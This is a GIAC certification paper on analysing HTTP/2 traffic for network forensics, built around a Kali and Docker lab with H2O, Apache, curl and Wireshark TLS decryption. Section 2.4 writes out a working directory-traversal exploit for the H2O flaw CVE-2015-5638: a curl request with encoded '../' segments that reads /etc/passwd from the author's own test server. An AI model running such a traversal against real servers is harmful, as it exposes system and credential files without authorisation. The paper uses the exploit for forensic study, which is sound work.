Network Forensics and HTTP/2

GIAC (GCIA) Gold Certification

Author: Stefan Winkel, stefan@winkelsnet.com
Advisor: Chris Walker
Accepted: December 27, 2015

Abstract

Last May, a major new version of the HTTP protocol, HTTP/2, has been published and finalized in RFC 7540. HTTP/2, based on the SPDY protocol, which was primarily developed by Google, is a multiplexed, binary protocol where TLS has become the de-facto mandatory standard. Most of the modern web browsers (e.g. Chrome, Firefox, Edge) are now supporting HTTP/2 and some Fortune 500 companies like Google, Facebook and Twitter have enabled HTTP/2 traffic to and from their servers already. We also have seen a recent uptake in security breaches related to HTTP data compression (e.g. Crime, Beast) which is part of HTTP/2. From a network perspective there is currently limited support for analyzing HTTP/2 traffic. This paper will explore how best to analyze such traffic and discuss how the new version might change the future of network forensics.

Acknowledgements

The author would like to thank Chris Walker for his guidance and valuable inputs throughout the various stages of this paper, Christopher Pereda for many hours beta-testing the install scripts and environment described in this paper and Phil Hagen for timely feedback, support and validation of the research presented.

1. Introduction

The first publicly released version of Hypertext Transfer Protocol (HTTP), HTTP 1.0, was released in 1996. HTTP is an application-level protocol for distributed, collaborative, hypermedia information systems (Berners-Lee, Fielding, & Frystyk, 1996). It is the basis of communication for the World Wide Web.

As a measure of its popularity, HTTP accounted for about 75% of Internet backbone traffic in a 1997 study (Krishnamurthy, Mogul, & Kristol, 1999, p. 2). The standards development of HTTP was coordinated by the Internet Engineering Task Force (IETF) and the World Wide Web Consortium (W3C), culminating in the publication of a series of Requests for Comments (RFCs) ("User:Arefin/Internet Vs World wide web - Wikiversity," n.d.).

In HTTP/1.0, each resource request requires a separate network connection to the same server. HTTP/1.1 is a revision of the original HTTP protocol. “The first official HTTP/1.1 standard is defined in RFC 2068 which was officially released in January 1997, roughly six months after the publication of HTTP/1.0 (Berners-Lee, Fielding, & Frystyk, 1996). “Then, two and a half years later, in June of 1999, a number of improvements and updates were incorporated into the standard and were released as RFC 2616” (Fielding et al., 1999).

The diagram below describes the overall flow of a HTTP/1.1 connection.

Stefan Winkel, stefan@winkelsnet.com



Figure 1 - HTTP/1.1 Connection reuse

The diagram above shows how a HTTP/1.1 connection reduces the latency as the client uses same connection to requests additional resources from the server. In the example above the same connection is used to transfer two additional resources, a CSS style sheet and JavaScript file. For simplicity purposes, only the connection setup (TCP handshake, step1-3) is shown and not the tear down. Version 1.1 of the HTTP protocol no longer requires the considerable expensive connection setup and tear down overhead for each resource.

1.1.Shortcomings of HTTP/1.1

Although the connection re-use for additional resources was a significant performance improvement over HTTP/1.0, there were still various other shortcomings impacting the overall latency.

Stefan Winkel, stefan@winkelsnet.com

1.1.1. Head-of-line blocking

HTTP/1.1 servers cannot make concurrent requests over the same connection. Hence, browsers often attempt to make many connections to speed up requests.

1.1.2. Many, expensive connections

Many modern browsers limit the number of open connections, as they are expensive to establish. At the same time, websites are continuously increasing their number of resources which creates significant performance issues.

1.1.3. Pipelining

The pipelining concept in HTTP/1.1 tried to address some of these performance limitations. “With pipelining multiple requests are sent on a single TCP connection without waiting on their responses” (Fielding, & Reschke, 2014). These requests still allow a single large of response to block other requests that follow. Unfortunately, many browsers do no support it because the intermediaries and servers fail to support it correctly.

1.2. Introduction of HTTP/2

> *There is emerging implementation experience and interest in a protocol that retains the semantics of HTTP without the legacy of HTTP/1.x message framing and syntax, which have been identified as hampering performance and encouraging misuse of the underlying transport.*
>
> *The working group will produce a specification of a new expression of HTTP’s current semantics in ordered, bi-directional streams. As with HTTP/1.x, the primary target transport is TCP, but it should be possible to use other transports.* ("HTTP/2 Charter," 2012)

The IETF approved the proposed HTTP/2 standard in May 2015. The new standard is the first major update since releasing HTTP/1.1 almost ten years ago. To address the latency issues HTTP/2 adds support for request and response multiplexing, stream prioritization and compression of HTTP header fields, while maintaining the HTTP/1.1 syntax.

HTTP/2 does not modify the semantics of the protocol itself. Methods, status codes and header fields remain unmodified, minimizing impact on the application layer. It does modify how the data is formatted (framing layer) as well as how the data is transferred between the endpoints. As a result, existing applications can be delivered faster without modifications.

HTTP/2 enables a more efficient use of network resources and a reduced perception of latency by introducing header field compression and allowing multiple concurrent exchanges on the same connection as defined in RFC 7540. (Belsche, Peon, & Thomson, 2015). The RFC further notes that the protocol allows interleaving of request and response messages on the same connection and uses an efficient coding for HTTP header fields. It also allows prioritization of requests, letting more important requests complete more quickly, further improving performance (Belsche, Peon, & Thomson, 2015).

Explaining each of the HTTP/2 topics in detail is beyond the scope of this document. There are many excellent resources available like the online **THE HTTP/2 BOOK** (Stenberg, 2015) and William Chan's blog post regarding HTTP/2 considerations and tradeoffs (Chan, 2014). However, we will describe the most important changes below.

1.2.1. HTTP/2 Multiplexing

To overcome some of the performance limitations as listed above, HTTP/2 implements multiplexing. Multiplexing allows the endpoints to send multiple HTTP requests and responses asynchronously via a single TCP connection.



Figure 2 - HTTP/2 Multiplexing

In Figure 2, the diagram on the right indicates how clients can requests multiple resources from the server (step 6 and 7) without having to wait for the results reducing the overall time to render the page on the client. The connection remains open at the end of the transfer, which reduces the connection overhead. This is in contrast to HTTP/1.1 which closes the connection after each transfer. In real world scenarios clients often require 80-100 resources from a web server at the costs of 6-8 HTTP/1.1 connections, which makes the overall efficiency of a HTTP/2 connection more obvious.

1.2.2. Binary Protocol

HTTP/2 is a binary protocol, which is another performance optimization. Binary protocols are smaller in size and more efficient to parse. At the same time it is less error-prone and reduces the implementation complexity. The binary format should also minimize attacks like HTTP response splitting, which exploits the implementation complexity of the textual HTTP/1 protocol (Klein, 2006).

1.2.3. Compression of HTTP Header Fields / HPACK

To decrease latency further and reduce bandwidth HTTP/2 implements binary compression to reduce redundant header fields. The SPDY protocol (Belshe & Peon, n.d.) used the DEFLATE format (Deutsch, 1996) but this turned out to be vulnerable to the Compression Ratio Info-leak Made Easy (CRIME) attack (Constantin, 2012). As a result, HPACK was defined in RFC 7541 (Peon, & Ruellan, 2015), which addresses compression (with a rate between 30 and 80 percent) and limits vulnerability to known attacks like CRIME.

1.2.4. Request Prioritization and Server Push

A browser renders resources with different priorities. Conceptually a client would want lower priority resources (like images) to be downloaded later rather than be in-lined in the middle of a high priority resource (like HTML). For example, images are less important than CSS style sheets when rendering. HTTP/2 implements this concept through the notion of stream dependencies and weights. The server push feature allows the server to suggest to the client which resources it needs to render a page. This feature fundamentally changes the overall page loading semantics of the web and eliminates the need for intransitive hypertext links. Techniques like these require work and maintenance for the web developer. Hence, we will see this feature initially only on large/performance intensive websites/servers where the development teams are willing to put up with the extra maintenance burden to deploy these features.

1.3.HTTP/2 and Network forensics

As outlined above there are significant changes in the HTTP/2 protocol and while this new version does not break HTTP/1 backward compatibility it changes completely the connection management layer. As a result, we will see that many network forensics tools do currently not support HTTP/2. The characteristics of the HTTP/2 protocol in particular due to the nature of de-facto encryption and its binary format indicate that it might take a long time for current network forensics tools to catch up, if possible at all.

2. Test Environment

There are various HTTP/2 implementations available. The wiki maintained in Github.com ("Implementations · http2/http2-spec Wiki · GitHub," 2015) does an excellent job at categorizes known implementations by client, server and tools. At the time of this writing there is still a very limited selection of HTTP/2 servers and tools available.

To test HTTP/2 tools and to discuss the results we created a test environment in which we spend many hours inspecting HTTP/2 traffic.

2.1. Test Environment Operating System

We use a Kali Linux distribution for our testing purposes. We use the Kali 2.0 virtual image, downloaded from Offensive Security. We update our Kali image and install various additional packages as listed in Appendix A1. To test HTTP/2 in various scenarios we will use the following H2O configurations:

2.1.1. HTTP/2 Server: H20

H2O is a fast and secure HTTP/2 server written in C by Kazuho Oku. H2O can be used as an insecure HTTP server and as well as a secure server supporting HTTPS (TLS/SSL) supporting HTTP 1.0, 1.1 and as well HTTP/2. You can download the latest code from Github.com at h2o/h2o. More details are available at *https://h2o.examp1e.net/*. To minimize the overhead of building and configuration H2O, we use a Linux Docker image to test our H2O server.

2.1.2. What is Docker?

Docker is an open platform for building, shipping and running distributed applications. It gives programmers, development teams and operations engineers the common toolbox they need to take advantage of the distributed and networked nature of modern applications ("What is Docker?", 2015).

There is a lot of information on Docker containers on the internet. Two good examples are the articles 'What is Docker and why is it so darn popular?' (Vaughen-Nichols, 2014) and "Get to Know Docker" ("Get to know Docker, container technology out of the box," n.d.). Docker is installed on our Kali distribution as part of updating the Kali image as listed in Appendix A1.

2.1.3. H2O on Docker

We will use the Revollat/H20 image as available on *http://hub.docker.com*. On the Kali system type execute the following command to start the H2O Docker image:

```
docker run -P -d --name h2o revollat/h2o
```

This command will start the H2O web server in the Docker container. The web server listens on port 80 for HTTP as well as 443 for HTTPS connections. After starting the H2O server, the client (Kali system) can access the server by connecting to `https://127.0.0.1.xip.io: <port>`. Replace <*port*> with the port that shows when running the docker ps command.

```
root@kali:~# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS
a5c30189df72        revollat/h2o:latest  "h2o -c /etc/h2o/h2o  3 minutes ago       Up 3 minutes        0.0.0.0:32769->80/tcp, 0.0.0.0:32768->443/tcp
```

Figure 3 – Example H2O ports in Docker container

In the example above, we used port 32769 for http connections on port 80 and port 32768 for https connections (port 443). Our Docker image contains H2O version 1.2.1-alpha1 at the time of testing.

2.1.4. HTTP/2 Server: Apache

At the time of this writing, the Apache Software Foundation just released Apache ("httpd") 2.4.17 with support for HTTP/2. We use the script 'build_apache2_with_http2_support.sh' from LazyProgammer.io (See Appendix A2) to deploy this new release of the Apache server with HTTP/2 support on our Kali box.

2.1.5. HTTP/2 Client: Curl

The Curl tool has HTTP/2 support in version 7.43.0. To test client functionality, we will mainly use Curl v7.45, obtained from *http://curl.haxx.se/download.html* . We install this version of Curl also on our Kali Linux host (See Appendix A3 for details). Once installed Curl has a '--http2' flag that will use HTTP/2 when it can. The verbose option (-v) will show information about HTTP/2 usage.

2.2. Decrypting SSL/TLS sessions

Sally Vandeven does an excellent job in her paper **'SSL/TLS: WHAT'S UNDER THE HOOD'** in section 'Dissecting the Application data' describing how to decrypt HTTPS sessions so we can inspect the decrypted HTTP traffic (Vandeven, 2013, p. 24).

With key exchange methods like RSA, we would only need the server's private key to decrypt traffic. With newer key generation algorithms like Diffie-Hellman (DH) one would need the so-called session keys, generated by the client (browser). Some browsers will export those keys if told to by setting the SSLKEYLOGFILE environment variable. Chrome and Firefox use this variable to write the session keys to disk. These keys, written in the NSS Key Log Format (Combs, n.d.), can then be used in Wireshark, a free and open-source packet analyzer that captures and dissects network traffic ("Wireshark Protocol Analyzer," n.d.) to decode the encrypted traffic. If keys exchanges and generations methods only produce one-time use keys, they are called ephemeral. Perfect Forward Secrecy is defined when ephemeral keys are combined with DH key generation method (Shirey, 2007).

Different key exchange mechanisms will use different methods of decrypting the data. We will use these different mechanisms throughout this paper to decrypt HTTP/2 traffic. For simplicity, to decrypt the SSL traffic with a private server key, we specify a weaker cipher during the TLS handshake, where possible.

We used the Sade Blok's tutorial '**SSL TROUBLESHOOTING WITH WIRESHARK AND TSHARK**' for troubleshooting some decryption issues (Blok, 2009).

2.3. Wireshark and HTTP/2

Wireshark added support for HTTP/2 in version 1.12.0 by decoding HTTP/2 frames. We install the latest Wireshark release (2.0.0rc3 or later) from *http://www.wireshark.org* on our Kali host. Since most HTTP/2 traffic is sent over TLS, Wireshark will not be able to decrypt the packets by default without decryption. See Appendix A2 for details.

2.3.1. Decrypting HTTP traffic

In figure 4, we request the index.html page from the Apache server by using the Curl command `curl https://127.0.0.1/index.html -k`. We don't specify the '–http2' option and hence are using HTTP/1. The window on the right show we were able to decrypt the traffic. By selecting the 'follow SSL stream' option in Wireshark, we see that the server returned the message 'It works!' in the right bottom window.



Figure 4 - Example of decrypted SSL traffic

2.3.2. Decrypting H2O traffic in Wireshark

We will use the H2O web server to view some HTTP/2 requests and responses in further details. Similar as with the Curl example above, we will need to setup Wireshark to view the decrypted network traffic. We will populate the private key of the H2O server

in Wireshark by copying it from our Docker container where the H2O server is running (/etc/h2o/server.key) and save it to the local disk on the Kali system. To copy the private key from the H2O server, we started the Docker image with the '/bin/bash' option. This will open up a shell to the Docker image so we can copy out the private key found in the /etc/h2o directory:

```
docker run -ti --name h2o_config revollat/h2o /bin/bash
```

In Wireshark we then select: Preferences > Protocols > SSL > RSA keys list > Edit. Next we enter the specifics for our H2O server key. In our instance, the H2O server is running on host 172.17.0.9 on port 32274 for the HTTPS. See Appendix C for an example.

2.3.3. Decrypting Browser (Chrome/Firefox) traffic in Wireshark

In order to save the session keys to disk, we need to set the SSLKEYLOGFILE environment variable before starting the Firefox/Chrome browser. We run the following command: `./capture_firefox_h2o_traffic.sh`. Details of this script are in Appendix A5. After running the script we can decrypt the traffic in Wireshark by loading the Pre-Master-Secret log file in Wireshark by selecting Edit > Preferences > Protocols > SSL. Next specify the /tmp/keylog in the (Pre)-Master-Secret log filename text box. After that click OK and the traffic will be decoded immediately.

2.4. Directory Traversal and HTTP/2

On September 16th, 2015, a security vulnerability in the H2O web server was disclosed under CVE-2015-5638 "Directory traversal" (Yusuke, 2015). This bug allowed remote attackers to read arbitrary files on the H2O web server via a crafted URL. While the crafted URL was not published as part of the CVE we are able to construct an exploit relatively easily and we will use this exploit to analyze the HTTP/2 traffic between client and server. We will refer to this exploit as the H2O exploit in the following sections.

2.4.1. Encrypted H2O exploit

To see the H2O exploit in full swing we execute the following command on our Kali system against H2O server that is running in the Docker container: `curl --http2 https://127.0.0.1:32774/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd -k`

This returns the contents of the password file on the H2O server as seen below.



Figure 5 - Curl output H2O exploit

In the Wireshark interface, as highlighted below, we see that TLS handshake starts with packet 4. The session completes with packet 22.



Figure 6 - H2O Encrypted Directory Traversal

2.4.2. Decrypted H2O exploit with HTTP/2

Next we will look at the actual HTTP/2 session. To decrypt the SSL session we specify the AES256-SHA cipher. We have configured Wireshark with the private key of the H2O as explained above.

We run `curl --http2 https://127.0.0.1:32774/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd -k --ciphers 'AES256-SHA' -vvvv -1`

Our Wireshark output shows the decrypted traffic with the HTTP2 packets listed in green (packets 10-16).



Figure 7 - H2O Decrypted Directory Traversal

Right-click on packet 33 and select 'Follow SSL Stream'. This shows the transfer of the contents of password files to the client because of running the exploit.



Figure 8 - Follow SSL Stream with HTTP/2

Stefan Winkel, stefan@winkelsnet.com

We can also inspect packet nr 15 listed above and look at the TCP stream 1 of type Data. By expanding the Data header field, we see the contents of the password file displayed.

